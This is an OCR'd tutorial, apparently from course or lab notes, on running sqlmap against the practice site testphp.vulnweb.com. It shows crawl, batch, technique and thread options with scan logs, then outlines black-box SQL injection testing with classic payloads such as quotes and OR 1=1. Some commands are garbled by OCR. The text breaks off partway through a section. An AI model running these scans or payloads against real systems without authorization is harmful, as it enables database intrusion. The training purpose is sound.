

Step2: crawl parameter


Uses: crawl parameter is most important in SQL map is Crawling directory of target website

Command: SQL –u http://testphp.vulnweb.com/ --crawl

# result:



File Actions Edit View Help
(root㉿vbox)-[/home/mayur]
# sqlmap -u http://testphp.vulnweb.com/ --crawl 2
{1.8.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:26:33 /2025-06-23/
do you want to check for the existence of site's sitemap(.xml) [y/N] n
[22:27:03] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[22:27:31] [INFO] searching for links with depth 1
[22:27:32] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 10
[22:27:36] [INFO] starting 10 threads
[22:27:37] [INFO] 4/11 links visited (36%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] y
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] n
[22:27:54] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
> y
[22:27:57] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file='
[22:27:57] [INFO] using '/root/.local/share/sqlmap/output/results-06232025_1027pm.csv' as the CSV results file in multiple targets mode
[22:27:57] [INFO] testing connection to the target URL
[22:27:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:27:57] [INFO] testing if the target URL content is stable


File Actions Edit View Help
[22:27:57] [INFO] testing connection to the target URL
[22:27:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:27:57] [INFO] testing if the target URL content is stable
[22:27:57] [INFO] target URL content is stable
[22:27:57] [INFO] testing if GET parameter 'file' is dynamic
[22:27:57] [INFO] GET parameter 'file' appears to be dynamic
[22:27:57] [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
[22:27:54] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting (XSS) attacks
[22:27:54] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) attacks
[22:27:54] [INFO] testing for SQL injection on GET parameter 'file'
[22:27:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:27:54] [WARNING] reflective value(s) found and filtering out
[22:27:58] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:27:58] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:28:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:28:06] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:28:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:28:10] [INFO] testing 'Generic inline queries'
[22:28:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:28:13] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:28:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:28:17] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[22:28:20] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:28:23] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:28:26] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requ
ests? [Y/n] n
[22:28:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:29:18] [WARNING] GET parameter 'file' does not seem to be injectable
[22:29:18] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more t
ests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2
comment') and/or switch '--random-agent', skipping to the next target
[2/5] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]




# 2nd method is batch parameter

Step1: start the SQLmap





# Step2: batch parameter


Uses: batch parameter is use the default option atomatic choice parameter

Command: SQL –u http://testphp.vulnweb.com/ --crawl 2 --batch

Result:








# Technique method test SQL injection

Command: SQL –u http://testphp.vulnweb.com/ --crawl 3 –technique =”U” [union]




## Thread parameter


Step1 start the SQLmap





Step2 thread parameter is use is

Command: : SQL –u http://testphp.vulnweb.com/ --crawl 2 –batch --threads 5[ mixmum 10]

Result:






# SQL Injection Black BOX pen Testing

- Detecting SQL Injection Issues
- Detecting Input Sanitization

- Detecting Truncation issues
- Detecting SQL Modification

## 🛠 1. Detecting SQL Injection Issues

- a. Input fuzzing & payload insertion
  – Send classic SQLi test inputs (', ", --, OR 1=1, etc.) across fields, URLs, headers, cookies.
  – Look for anomalies: error pages, query logic bypass, timeouts, unusual application behavior
- b. Automated scans
  – Use tools such as SQLMap, OWASP ZAP, Burp Suite, Arachni to probe endpoints systematically .
- ---

## 🔍 2. Detecting Input Sanitization

- a. Tailored test cases
  – Try inputs that include quotes, semicolons, comment markers in different contexts (e.g., form fields, JSON, HTTP headers).
  – Monitor if special characters are escaped, stripped, rejected, or allowed. Lack of filtering indicates poor sanitization .
- b. Error message analysis
  – Observe whether SQL syntax errors surface (e.g., "unclosed quotation mark", "SQL command

not properly ended"). Visible errors hint at insufficient sanitization .

- ---

## ↔ 3. Detecting Truncation Issues

- **a. Payload length variation**
  – Insert extremely long payloads (e.g., thousands of characters).
